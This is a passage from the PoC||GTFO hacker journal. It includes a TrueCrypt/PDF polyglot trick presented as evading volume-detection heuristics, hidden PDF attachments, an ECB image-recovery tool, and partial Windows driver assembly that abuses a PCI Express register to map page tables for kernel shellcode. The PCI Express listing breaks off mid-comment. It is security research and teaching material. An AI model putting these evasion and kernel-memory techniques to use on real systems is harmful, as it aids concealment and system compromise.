Let's start with an existing TrueCrypt volume file for which we know the password. We are not going to change its actual contents or the header's plaintext, but we are going to re-encrypt the header so that the whole becomes a valid PDF file while remaining a valid TrueCrypt volume as well.

Because the salt is supposed to be random, it can be anything we choose. In particular, it can double as any other file format's header. Using the original salt and password, we can decrypt the header. By choosing a new salt—which starts with the header of our new binary target—we derive new keys, and can thus re-encrypt the header to match our new salt.

So, our new file contains the new salt, the re-encrypted header, and the original data sectors of the TrueCrypt container. But where will the new PDF binary content go?

For merging in the new content, we are going to use the trick that readers familiar with Angecryption must have guessed al-

ready. As we showed there, in many binary formats it is possible to reserve a big chunk of space filled with dummy data right after the format's header, and have the binary format's interpreters simply skip over that chunk. This is exactly what we are going to do: all of the TrueCrypt volume data would go into the dummy chunk, followed by the new binary content.

If we want a valid binary file to be a TrueCrypt polyglot, we must fit its header and the declaration for the dummy chunk within 64 bytes, the size of the salt. For Angecryption, we managed with only 16 bytes to play with, so having 64 bytes almost feels like sinful and exuberant waste.

An elegant PDF integration

So far, our PDF/TrueCrypt polyglot looks easy. To add a bit of challenge, let's make it with standard PDF-making tools alone. We'll ask `pdflatex` nicely to include the TrueCrypt volume into our polyglot.

Specifically, we'll create a dummy stream object directly inside the document, using the following `pdflatex` commands:

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        file {pocorgtfo/truecryption/volume}
\endgroup
```

The bytes between the start of the resulting PDF file and our object that contains the TrueCrypt container will depend on the PDF version and its corresponding structure. Luckily, the size of this PDF head-matter data is typically around `0x20`, well below `0x40`. Plenty of legroom on this polyglot flight!

So our PDF will start with its usual header, followed by this standard stream object we created to play the role of a dummy buffer for the TrueCrypt data. We now need to readjust the contents of this buffer so that the encrypted TrueCrypt header matches its salt, which contains the PDF header, and we then get a standard PDF that is also a TrueCrypt container.

Conclusion

This technique can naturally be applied to any other file format where we can fit the header and a dummy space allocation within its first 64 bytes, the size of TrueCrypt's initial salt.

Moreover, inserting your encrypted volume into a valid file—while keeping it usable—also has the benefit of putting it under the radar of typical TrueCrypt detection heuristics. These heuristics rely on encrypted TrueCrypt volumes having a round file size, uniformly high entropy, and no known header present. Our method breaks all of these heuristics, and, on top of that, leaves the original document perfectly valid and plausibly deniable.[22]

For a concrete example of this technique, open `pocorgtfo-04.pdf` as a TrueCrypt volume with a password of "`123456`".

[22] *Of course, this advice is legally worth exactly what you paid for it, and likely less. No warranty intended or implied, void where prohibited by law, etc., etc., etc. Not endorsed by any lawyers real, imaginary, or played-on-TV, but may be considered "digital cyber-bullets" by some. You may be called a merchant of digital cyber-polyglot death, too—you have been warned!* –PML

4:12 How to Manually Attach a File to a PDF

by Ange Albertini

If you followed PoC||GTFO's March of the Polyglots to date, you may have noticed that until now the feelies were added in a dummy object at the end of the PDF document. That method kept `unzip` happy, and Adobe PDF tools were none the wiser.

Yet Adobe in its wisdom created its own way of attaching files to a PDF!

> One of the great features of PDF is its ability to carry attached files, just as e-mail messages can carry attached files. Any kind of file, and any number of files, can be sucked into a PDF file. These are held internal to PDF as "stream" objects, one of the basic 8 object types from which all PDF content is built (numbers, arrays, strings, true, false, names, dictionaries and streams). Streams start with a dictionary object but then carry along an arbitrarily long sequence of arbitrary 8-bit bytes. Stream objects meet the generic description for disk files quite well.
>
> —Jim King at Adobe

So, dear reader, prepare to be sucked in into PDF feature(creep) greatness![23]

[23] *Some alarmist neighbors predict that the Universe will gravitationally collapse upon itself due to uncontrolled PoC||GTFO expansion. Fear not, neighbors: an international action on PoC footprint is coming! On a second thought, though, since you are all Merchants of Dire PoC now, maybe fear twice as hard? —PML*

Of course, we could use Adobe software to attach the feelies, but this is not the Way of the PoC. Instead, we'll use our trusty `pdflatex`.

PDFLaTeX allows us to directly create our own PDF objects from the TeX source, whether they are stream or standard objects. For Adobe tools to see a PDF attachment, we need to create three objects:

- The stream object with the attached file contents;
- a file specification object with the filename used in the document; and,
- an annotation object with the `/FileAttachment` subtype.

There are a couple of things to keep in mind. First, Adobe Reader refuses to extract attachments with a ZIP extension, so we'll need to use a different one. For plain old `unzip` to work on the resulting PDF file (after a couple of fixes), we must make sure our attachment is stored in the PDF byte-for-byte, without additional PDF compression.

FACTS ABOUT LEARNING **CODE**

Now— A PROFESSIONAL TELEPLEX IN THE NOVICE PRICE RANGE

SENDS correctly timed signals from 5 words to 70 words per minute. Sixteen lessons. Its 110 volt A.C. motor makes it hold an even, steady speed. Code is received on the air over headphones; therefore, it should be learned with oscillator and headphones. Furthermore, an oscillator is an excellent device with which to learn sending.

YOU get **TELEPLEX TWO PHASE, STEP BY STEP** instruction. That means first you train your EAR to HEAR the signals in the same manner you hear spoken words. You learn only a few letters at a time. You advance step by step in an orderly manner. You may select for concentrated practice characters that give you trouble. You are never confused by jumping from one character to another without sufficient time to thoroughly learn the sound.

You get plenty of cipher groups that you will never memorize. Speed up to 25 words is child's play with TELEPLEX. Forty to fifty words certainly is within reason.

Send postcard for brochure describing MASTER TELEPLEX, the only Code Teacher that records your own signals so that you can see and hear just how you make your signals. (See it at Blan's, 64 Dey St., New York.)

NOVICE SPECIAL with 16 Lessons **$15.95** prepaid. Built-in oscillator with radio tube $6.00 extra. Complete oscillator kit with tube; you wire it up $4.00 (Oscillator or kit not sold separately.) Get it from your dealer or order direct. State your present code speed if any.

TELEPLEX CO. 415 G. Street Modesto, California

Here is the code we need. Note that after creating our PDF objects, we can refer to them via `\pdflastobj`; to output the actual value, we prepend that reference with the `\the` keyword.


```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
         attr {/Type /EmbeddedFile}  file {feelies.zip}
  \immediate\pdfobj{<<
         /Type /Filespec   /F (feelies.zip.pdf)  /EF
         <</F \the\pdflastobj\space 0 R>>
    >>}
  \pdfannot{
         /Subtype /FileAttachment
         /FS \the\pdflastobj\space 0 R
         /F 2 % Flag: Hidden
    }
\endgroup
```

Finally, for some reason Adobe software fails to see an annotation object when it's the last one in the file. To work around this, we'll just have to make sure we have some text after that object.

Increasing compatibility

Sadly, after we use this method and put the (extension-renamed) ZIP into PDF as a standard attachment, plain old `unzip` will fail to unpack it. To `unzip`, the file doesn't look like a valid archive: the actual ZIP contents are neither located near the start of the file (because it's a TrueCrypt polyglot) nor at the end (because our document is big enough so the XREF table is bigger than the usual 64Kb threshold). Let's help `unzip` to find the ZIP structures again!

Luckily, this is easy to do. All we need is to duplicate the last structure of the ZIP file—the End of Central Directory—which points to the body, the Central Directory. This structure is just twenty-two bytes long, so it won't make a big difference. When duplicating, we change the offset to the Central Directory so that it's pointing to the correct place in the PDF body. We then need to adjust the offsets in each directory entry so that our files' data is still reachable—and voilà, we have an attachment that is visible both to the fancy Adobe tools and to the good old classic `unzip`!



4:13 Ode to ECB

by Ben Nagy

Oh little one, you're growing up
You'll soon be writing C
You'll treat your ints as pointers
You'll nest the ternary
You'll cut and paste from github
And try cryptography
But even in your darkest hour
Do not use ECB

CBC's BEASTly when padding's abused
And CTR's fine til a nonce is reused
Some say it's a CRIME to compress then encrypt
Or store keys in the browser (or use javascript)
Diffie Hellman will collapse if hackers choose your g
And RSA is full of traps when e is set to 3
Whiten! Blind! In constant time! Don't write an RNG!
But failing all, and listen well: Do not use ECB

They'll say "It's like a one-time-pad!
The data's short, it's not so bad
the keys are long—they're iron clad
I have a PhD!"
And then you're front page Hacker News
Your passwords cracked—Adobe Blues.
Don't leave your penguin showing through,
Do not use ECB

Sometimes it can seem like there's ECB everywhere. ECB on TV, ECB in music, it's endless. But that doesn't make it safe. Or right. So tune out and avoid ECB, no matter what your friends, the TV, or your favourite cryptographer tells you.

Canadian Joke Council

True Bugs Wait ♡

@natashenka
#truebugswait

5 Address to the Inhabitants of Earth on the following and other Interesting Subjects written for the edification of All Good Neighbors

5:1 It started like this.

In PoC||GTFO 5:2, Laphroaig checks his privilege and finds it to be in excellent shape! We are incredibly lucky that our science is mostly pwnage, and that our pwnage is mostly science.

In PoC||GTFO 5:3, Philippe Teuwen continues our journal's strange obsession with ECB mode antics. You see, there's a teensy little bit of intellectual dishonesty in the famous ECB Penguin, in that the data is encrypted but the metadata is kept in the clear, so there's no question as to the dimensions of the image. To amend this travesty, Philippe has composed a series of scripts for turning an ECB-encrypted image into a coloring book puzzle by automatically correcting the dimensions, applying a best-guess set of false colors, and then walking a human operator through choosing a final set of colors.

In PoC||GTFO 5:4, Jacob Torrey shares a quirky little PoC

easter egg that relies on the internals of PCI Express on recent x86 machines. By reflecting traffic through the PCI Express bus, he's able to map the x86's virtual memory page table into virtual memory!

PoC||GTFO 5:5 explains the trick by Alex Inführ that makes a PDF file that is also an SWF file. We only hope that if Adobe decides—yet again!—to break compatibility with our journal after publication, that they at least be polite enough to whitelist `pocorgtfo05.pdf` or cite this article.

Shikhin Sethi continues his series of x86 proofs of concept that fit in a 512 byte boot sector. In this installment, he explains how the platform's interrupts and timers work, then finishes with support for multiple CPUs. You will find his neighborly creation in PoC||GTFO 5:6.

Joe FitzPatrick shares some hard earned PCI Express wisdom in PoC||GTFO 5:7, presenting a breakout board for the Intel Galileo platform that allows full-sized cards to be plugged into the Mini-PCIe slot of this little guy.

In PoC||GTFO 5:8, Matilda puts her own spin on the RDRAND

backdoor that Taylor Hornby presented in PoC||GTFO 3:6. Whereas he was peeking on the stack in order to sabotage Linux's random number generation, she instead uses the RDRAND instruction to leak encrypted bytes from kernel memory. A userland process can then decrypt these bytes in order to exfiltrate data, and anyone without the key will be unable to prove that anything important is being leaked.

In PoC||GTFO 5:9, neighbor Mik will guide you from spotting an unknown protocol to a PoC that replaces a physical disk in a remote server's CD-ROM with your own image, over an unencrypted custom KVM session. Bolt-on cryptography is bad, m'kay?


PoC||GTFO 5:10 presents a nifty alternative to NOP sleds by Brainsmoke. The idea here is that instead wasting so much space with `nop` instructions, you can instead load a canary into a register at the beginning of your shellcode, branching back to the

beginning if that canary isn't found at the end.

In PoC||GTFO 5:11, we have Michele Spagnuolo's Rosetta Flash attack for abusing JSONP. While surely you've heard about this in the news, please ignore that Google and Tumblr were vulnerable. Instead, pay attention to the *mechanism* of the exploit. Pay attention to how Michele abuses a decompression routine to produce an alphanumeric payload, which even in isolation would be a worthy PoC!

We all know that hash-collision vulns can be exploited, but the exact practicalities of how to do the exploit or where to look for a vuln aren't as easy to come by. That's why, in PoC||GTFO 5:12, Ange Albertini and Maria Eichlseder teach us how to write sexy hash-collision PoCs. When our director of funky file formats teams up with a cryptographer, all sorts of nifty things are possible.

In PoC||GTFO 5:13, Ben Nagy gives us his take on Coleridge's masterpiece. Unfortunately, to comply with the Wassenaar Arrangement on Export Controls for Conventional Arms and Dual-Use Goods and Technologies, this poem is redacted from our electronic edition.



5:2 Stuff is broken, and only you know how.

by Rvd. Dr. Manul Laphroaig

Gather around, neighbors. We will talk of science and pwnage, and of how lucky we are that our science is (mostly) pwnage, and our pwnage is (mostly) science.

I say that we are lucky, and I mean it, despite there being no lack of folks who look at us askance and would like to build pretty bonfires out of our tools or to set regulators upon us to stand over our shoulders while we work. (Weird reprobates as we are, surely some moral supervision from straight-and-narrow bureaucrats will do us good!)

But consider the bright and wonderful subject-matter with which we work. An exploit is like a natural law: either it works, here and now, or it's bullshit. Imagine our incredible luck, neighbors: in order to find out something clever about the world, we just need to run a program! Then, if it works, we know immediately that this is how things work. It's even better than proving a theorem, because every mathematician knows that an exciting freshly-baked proof might contain a mistake; but with a root shell there can be no mistake. Indeed, few are so privileged to discover natural laws just by phrasing them right![1]

Now while we puzzle out the secrets of unexpected machines inside machines, other neighbors are after other secrets of the universe, human life, and everything—and consider their plight!

[1] This turn of phrase has been shamelessly stolen from Meredith L. Patterson's essay "When nerds collide," where she writes about our strange tribe of people brought together by *the power to translate pure thought into actions that ripple across the world merely by the virtue of being phrased correctly*—but that is another story.

One day there's a promise of insight into the biochemical mechanisms that make humans selfish or hypocritical—from not just a professor of a respected university, but a Dean[2] of such. This is a huge and unexpected step forward, and even newspapers like The New York Times write about it. That research connected selfishness with meat-eating. The connection seemed a bit too simplistic, but sometimes Nature does favor simple answers. Now this is knowledge, neighbor, and you had to work it in—except, as it turns out, it's likely bullshit, just as the Dean Diederik Stapel's entire career, built on his many "scientific studies" of record was bullshit. (Look him up in Wikipedia, neighbor!) It was bullshit made up to play on educated people's stereotypes, to make headlines, to be featured in the *Times* of New York and of LA, and it totally worked for over a decade. It would've worked longer, too, if the fraud wasn't aiming so high so fast.

Imagine the plight of all the students, underlings, colleagues, and co-authors—all victims of Stapel's bullshit—who have wasted time building their careers on his crock of bullshit as if it were true insights into what makes humans tick. Some may have had their own research papers rejected by peer reviewers for not having cited Stapel's flagship results—which were, as you recall, accepted science for over ten years.

Verily I tell you, neighbors, we are so much more fortunate, for in the domain we call ours truth runs and pwns, and bullshit doesn't run and doesn't pwn, and nothing can be built on top of bullshit in good faith or in bad faith that would stand to even casual scrutiny. (Well, possibly nothing other than a VC pitch—

[2] "Leaps tall buildings in a single bound"—look it up on the internets under "academic structure," neighbor! The only finer bit of college-land folklore is the one that starts with "Biologists think they are biochemists. . ." and it is mostly found pinned to doors of rather squalid-looking offices around math departments.

but judge and be judged, neighbors.) We may be distracted from pwnage by one too many debates, but at least none of these debates are about something called "replication bullying." If you think this is funny, neighbor, consider that this is a real term, taken from complaints by actual and successful professional scientists. These complaints are about some other scientists who staged the same experiments without involving the original authors and published a paper about how they failed to replicate the original findings. They call this "bullying," neighbor, and you might want to remember this when you hear that "scientists have shown X" or "linked X and Y." Verily I tell you, even the hallowed halls of science, blessed with peer-review, are no refuge from bullshit.

We have another tremendous bit of luck, neighbors. In our domain of knowledge, whether 75%, or 99%, or 99.99% of us agree, paid or unpaid, expert or amateur, industry or academic—means *nothing*. Let me repeat, the consensus of all of us taken together—for whatever definitions of "all" and "together"—means *exactly* nothing. We may all be wrong, and whoever comes up with an exploit will be right, and that will be that. It happened before, and it will all happen again. We progress by someone noticing what the rest of us have overlooked to date, and if some group of people started counting our publications to learn something about security of computers, we'd tell them to stop wasting their time and ours. Pwnage laughs at majority vote and "consensus"—for these two are, in fact, flagstones on the royal road to being royally pwned.

Is this luck undeserved and unfair, as some would like us to believe? Not so. It is like the luck of a fisherman that he has to spend time on the water, or maybe the luck of a fish that has to live in the water; or the luck of a hunter that he needs to hang out where Mother Nature is constantly munching upon herself.

(Stand quietly some late afternoon in a summer meadow, watch dragonflies zip back and forth, and listen. You are hearing the sound of a million lunches, neighbor!)

We see through bullshit because we hunt in its fields and jungles, and we know that wherever there is bullshit that's where stuff will be badly pwned. Bullshit and pretending that things are understood when they are not are like a watering hole in a parched steppe; ecologies of breakage are ecologies of bullshit and pretense. A good hunter knows to pay attention to the watering holes.

Some of us are hunters of bullshit, others care more about bullshit sneaking into their villages at night, carrying away a pet project here, a young 'un there. But no matter whether a hunter or a guardian, one knows the beast, and where the beast comes from. However you reckon the number of the beast, you all know the names of the beast: Bullshit and Pretense.

Paul Phillips, who walked away after having written a million lines of code for Scala and having closed nine hundred bugs, got to the bottom of this. He spoke of deliberate lies that stayed in the documentation for over three years, as an attempt to make things look less complicated, but in reality making it hard for programmers to be sure whether a bug was in their program or in the language itself:

> This is the message it sends: your time is worthless. . . . I don't want to be a part of something that thinks your time is worthless.
>
> [. . .]
>
> It's too complicated, people say it's too complicated—let's just not let them see that complicated thing. . . . They told me I'd never have to know. Well, obviously, you do have to know, there's no way to avoid

> knowing. It's only a question of how much you are going to suffer in the course of acquiring this knowledge.

That is a fine sermon against the kind of engineering that ends in bullshit and pretense, neighbors, but it also reveals a deep truth about us. We don't want to be a part of things that treat people's time as worthless. More to the point, we cannot stand such things, we simply cannot operate where they rule. We fight, we flee, or we walk away, but in the end we are by and large a community of refugees with an allergy to bullshit.

In the end, neighbors, our privilege may just be an allergy, an allergy to useless waste of time and busy work that makes no sense and brings no improvement. We find ourselves in this oasis of no-bullshit we-don't-care-what-other-people-think reproducibility for a simple reason that has little to do with luck. We simply fled here from the dark lands where Bullshit reigned supreme, where the very air was laden with its reek, and where we would succumb to our allergy in fairly short order, but not before being branded as disagreeable, lazy, or hubris-prone. We defied the gods of these places (which was what *hubris* originally meant,) and we are a nation of immigrants in our Chosen Vale of No-Bullshit.

Rejoice, then, and give a thought to neighbors who still suffer—and reach out to them with a good word, a friendly PoC, or a copy of this fine journal when you feel extra neighborly! For your allergy to bullshit, your hubris, your impatience, and your distaste for busy-work may make poor privilege, but that is what we've got to share, and share it we shall.


Go now in pwnage, share your privilege,
and help deliver neighbors from bullshit.
—P.M.L.


5:3 ECB as an Electronic Coloring Book

by Philippe Teuwen

Hey boys and girls, remember Natalie and Ben's warnings in PoC||GTFO 4:13 about ECB? Forbidden things are attractive, I know, I was young too. Let's explore that area together so that you'll have fun and you'll always remember not to use ECB later in your grown-up life.

But first of all let me clarify one thing: the ubiquitous ECB penguin is a kind of a fraud, brandished like a scarecrow! The reality when you get an encrypted image in ECB mode is that you've no clue of its characteristics, its size, its pixel representation. Let's take another example than the penguin (as the source image of this fraud seems to be lost forever). A wrong guess, such as assuming a square format, will render just a meaningless bunch of static.






Ange Albertini's extensions to the ECB Penguin.

So to get the penguin back, the penguin's author cheated and encrypted only the pixel values, but not the description of the image, such as its size. Moreover he probably tried different keys until he got the tuxedo as black as possible as he has no control on the encrypted result.

Does it mean ECB is not that bad? Don't get me wrong, ECB is a very bad way to encrypt and we'll blow it apart. But what's ECB? No need to understand the underlying crypto, just that the image is being sliced in small pieces—sixteen bytes wide in case of AES-ECB—and each piece is replaced by random garbage. Identical pieces are replaced by the same random data and if two pieces are different their respective encrypted versions are too. That's why we can distinguish the penguin.

But we can do much better; instead of displaying directly the mangled pixels we can paint them! We know that identical blocks of random data represent the encrypted version of the same initial block of color, so let's pick a color ourselves and paint over those similar pieces. That's what this little program does. You'll find it as `ElectronicColoringBook.py` by unzipping `pocorgtfo05.pdf`.[3] It also tries to guess the right ratio by checking which one will give columns of pixels as coherent as possible.


```
$ ElectronicColoringBook.py test.bin
```



[3] `git clone https://github.com/doegox/ElectronicColoringBook`

Already better! The lines are properly aligned but the image is too flat. That's because we painted each byte as one pixel but the original image was probably created with three bytes per pixel, so let's fix that.

```
$ ElectronicColoringBook.py test.bin -pixelwidth=3
```



As we don't know the original colors, the tool is choosing some randomly at each execution. Now that the ratio and pixel width are correct we can observe vertical stripes. That's what happens when you can't have an exact number of pixels in each block and that's exactly the case here. We guessed that each pixel requires three bytes and the blocks are 16-byte wide so if some pixels of the same color—let's say `#AABBCC`—are side by side we get three types of encrypted blocks. See Figure 5.1

```
2
   AABBCCAABBCCAABBCCAABBCCAABBCCAA -> 81E49040C91E64A8F2EB52EB313EADF4
   BBCCAABBCCAABBCCAABBCCAABBCCAABB -> 769B3981E49040C9164A83B6CBFB12BF
4  CCAABBCCAABBCCAABBCCAABBCCAABBCC -> 12B4502017A19C0EB313EADF47638FB2
   AABBCCAABBCCAABBCCAABBCCAABBCCAA -> 81E49040C91E64A8F2EB52EB313EADF4
   BBCCAABBCCAABBCCAABBCCAABBCCAABB -> 769B3981E49040C9164A83B6CBFB12BF
6  etc
```


Figure 5.1: Three ways to encrypt the same color pattern.

So we've got three types of encrypted data for the same color, repeating over and over. Still one last complication: Pluto's tail is visible on the left of the image, because before the encrypted pixels there is the encrypted file header. So we'll apply a small offset to skip it, and as before we'll group blocks by three.

```
$ ElectronicColoringBook.py test.bin -p 3 -groups=3 -offset=1
```


And now let's make it a real coloring book by choosing those colors ourselves! We'll draw the ten most frequent colors in white (`#ffffff`) and the remaining blocks, which typically contain all kinds of transitions from one color area to another one, in black (#000000).

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -palette=\
'#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#000000'
```



Kids, those colors are encoded with their RGB values. If this is confusing, ask the geekiest of your parents; she can help you. Colors are sorted by largest areas, so let's keep the white color for the background. Let's paint Pluto in orange (`#fcb604`) and Mickey's head in black.

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -P \
'#ffffff#fcb604#000000#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#ffffff#000000'
```



If you don't know which area corresponds to which color in the palette, just try it out with a flashy color. Eventually, we wind up with something like this.

```
$ ElectronicColoringBook.py test.bin -p 3 -g 3 -o 1 -P \
'#ffffff#fcb604#000000#f9fa00#fccdcc#fc1b23#a61604#a61604#fc8591#97fe37#000000'
```

Note to copyright owners:
We were careful to disclose only images encrypted with AES-256 and a random key that was immediately destroyed. This should be safe enough, right?

Much better than the ECB penguin, don't you think? So remember that ECB should really stand for "Electronic Coloring Book." They should therefore should be only used by kids to have fun, never by grown-ups for a serious job!

Maybe Dad is wondering why we didn't use a picture of Lenna as in any decent scientific paper about image processing? Tell him simply that it's for a coloring book, not Playboy! There are more complex examples and explanations in the project directory. It's even possible to colorize other things, such as binaries or XORed images!

5:4 An Easter Egg in PCI Express

by Jacob Torrey

Dear Pastor Laphroaig,

Please consider the following submission to your church newsletter. I hope you think it worthy of your holy parishioners and readers.

Our friends at Intel are always providing Easter eggs for us to enjoy, and having stumbled across a new one for x86, the most neighborly option was naturally to share with all interested parties. This PoC uses a weird quirk in which a newer x86 feature-set breaks security guarantees from older version. Specifically, the newer PCI Express configuration space access mechanism breaks virtual memory. Virtual memory is orchestrated by the CR3 register (storing the *physical address* of the page tables) and the page tables themselves. An issue with kernel shell-code and live memory forensics is that unless the *virtual address* of the page tables is known, it is impossible to map them (or any other physical address for that matter) into virtual memory, resulting in a chicken-and-egg problem. Luckily, most operating systems keep the page tables at a known virtual address (`0xC0000000` on many Windows systems), but this Easter egg allows access to the page tables on *any* OS.

In kernel space, CR3 can be read, providing the physical address of the OS page tables; however, due to Intel's virtual memory protections, there is no way to create a recursive virtual mapping to that physical address. All that is needed is a way to write an arbitrary 32 bits (which will become a PDE mapping in the page tables) to a known physical address. This is the crux of the issue, and the security of virtual memory depends on it. Luckily, with the advent of PCI Express, there is now the "Enhanced

Configuration Access Mechanism" (ECAM), which shadows PCI configuration space registers into physical memory at an address kept in the PCIEXPBAR register (`D0:F0` offset: `0x60`). This is typically enabled on all the systems the author has come across, but your mileage may vary. With this ECAM, changes made to the configuration space via the legacy port I/O mechanism (`0xCF8`/`0xCFC`) will be reflected in physical memory. Now all that is needed is a register in configuration space that is at least 32 bits wide and can be changed to an arbitrary value without impacting the system. Again, Intel is looking out for our church, and through their grace, they provide a "Scratchpad Data" register (`D0:F0` offset: `0xDC`) that has no semantic meaning, just a location for software to store data. Now we have the function `ModifyPM()` for physical memory. (This is for 32-bit Windows without PAE, running as driver code.)

```
/**
    Sets up the PDE to map in the real PDT using the
    MMIO ranges of PCI Configuration space
    @return The PCIEXPBAR for comparison
*/
ULONG ModifyPM()
{
  ULONG MMIORange = 0;
  __asm
  {
  pushad
    // Utilize the scratch pad register
    // as our mini-PDE
    mov ebx, cr3
    // This is going to hold our new PDE
    // (The bits in CR3 with the least
    // significant stuff removed)
    and ebx, 0xFFC00000
    or ebx, 0x83          // P | RW | PS

    mov dx, 0x0cf8
    mov eax, 0x800000DC // Offset 0x37 (0xDC / 4)
    out dx, eax

    mov dx, 0x0CFC
```

```
26      mov eax, ebx
        out dx, eax // Write our PDE
28
        // Determine where in physical memory
30      // we can find the PDE
        mov dx, 0x0cf8
32      mov eax, 0x80000060
        out dx, eax
34
        mov dx, 0x0CFC
36      in eax, dx
        mov MMIORange, eax //Save value and BAM!
38
    popad
40  }

42  if(VDEBUG)
      DbgPrint("MMIO Base Address: %x",
44              MMIORange);

46  return MMIORange;
}
```

Once the scratchpad register is primed and ready, and the physical address of the ECAM is known, the next step is to treat the register as a PDE mapping in the OS page tables to add a recursive mapping at a known location.

```
1  /**
       Sets up a recursive mapping to the OS page directory
3      I commented it very thoroughly because it's quite complex.

5      Basically it:
       -> Saves the current (real) CR3 value
7      -> Creates a new PDE to map in the (real) PDT
       -> Creates a virtual address using the (fake) PDE we
9         inserted in ModifyPM
       -> Switches to the (fake) CR3 and utilizes the constructed
